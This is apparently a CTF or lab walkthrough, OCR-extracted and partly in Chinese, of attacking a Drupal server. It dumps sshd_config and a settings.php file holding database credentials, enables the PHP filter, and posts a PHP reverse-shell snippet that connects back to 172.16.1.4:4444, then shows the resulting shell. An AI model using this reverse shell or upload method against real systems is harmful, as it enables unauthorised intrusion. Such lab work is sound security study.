
but i cant su to other users by this txt file.



tried them in drupal website, but failed, maybe ssh



seems john and oliver are users, but cant ssh



So I checked the sshd_config.

meterpreter > cat /etc/ssh/sshd_config
#	$OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

This is the sshd server system-wide configuration file. See
sshd_config(5) for more information.

This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin

The strategy used for options in the default sshd_config shipped with
OpenSSH is to specify options with their default value where
possible, but leave them commented. Uncommented options override the
default value.

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

```
# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile     .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
#GSSAPIStrictAcceptorCheck yes
#GSSAPIKeyExchange no
```

```
# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication.  Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes
#user allowed to ssh
AllowUsers bruno
#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding yes
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
#UseLogin no
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /var/run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none

# no default banner path
#Banner none

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

# override default of no subsystems
Subsystem       sftp    /usr/lib/openssh/sftp-server

# Example of overriding settings on a per-user basis
#Match User anoncvs
#       X11Forwarding no
#       AllowTcpForwarding no
#       PermitTTY no
#       ForceCommand cvs server
```

so it is hard to go further

我想flag2需要进行提权，使用weevely和dirb进行提权

```
meterpreter > ls
Listing: /var/www/drupal/sites/default
==========================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100755/rwxr-xr-x  23196  fil   2014-07-24 17:58:18 -0400  default.settings.php
40755/rwxr-xr-x   4096   dir   2021-09-17 03:12:41 -0400  files
100755/rwxr-xr-x  23502  fil   2021-09-17 02:12:40 -0400  settings.php
```

此外，这个文件较新，可能有东西。

shell后cat得到如下内容。
drupal@root

```
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupal',
      'password' => 'drupal@root',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

and i found they are also the username and pwd in drupal website.

现在我们找一找可以上传 **php**的地方,首先在configuration中启用php filter

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drupal's picture Submitted by drupal on Tue, 10/03/2023 - 05:33

sum

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Your name drupal

Subject

Comment *


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.1.4';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Text format PHP code More information about text formats

- You may post PHP code. You should include <?php ?> tags.

so we can get:



WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

kali@kali: ~

File Actions Edit View Help

```
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ getuid
/bin/sh: 2: getuid: not found
$ ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ whoami
matt
$
```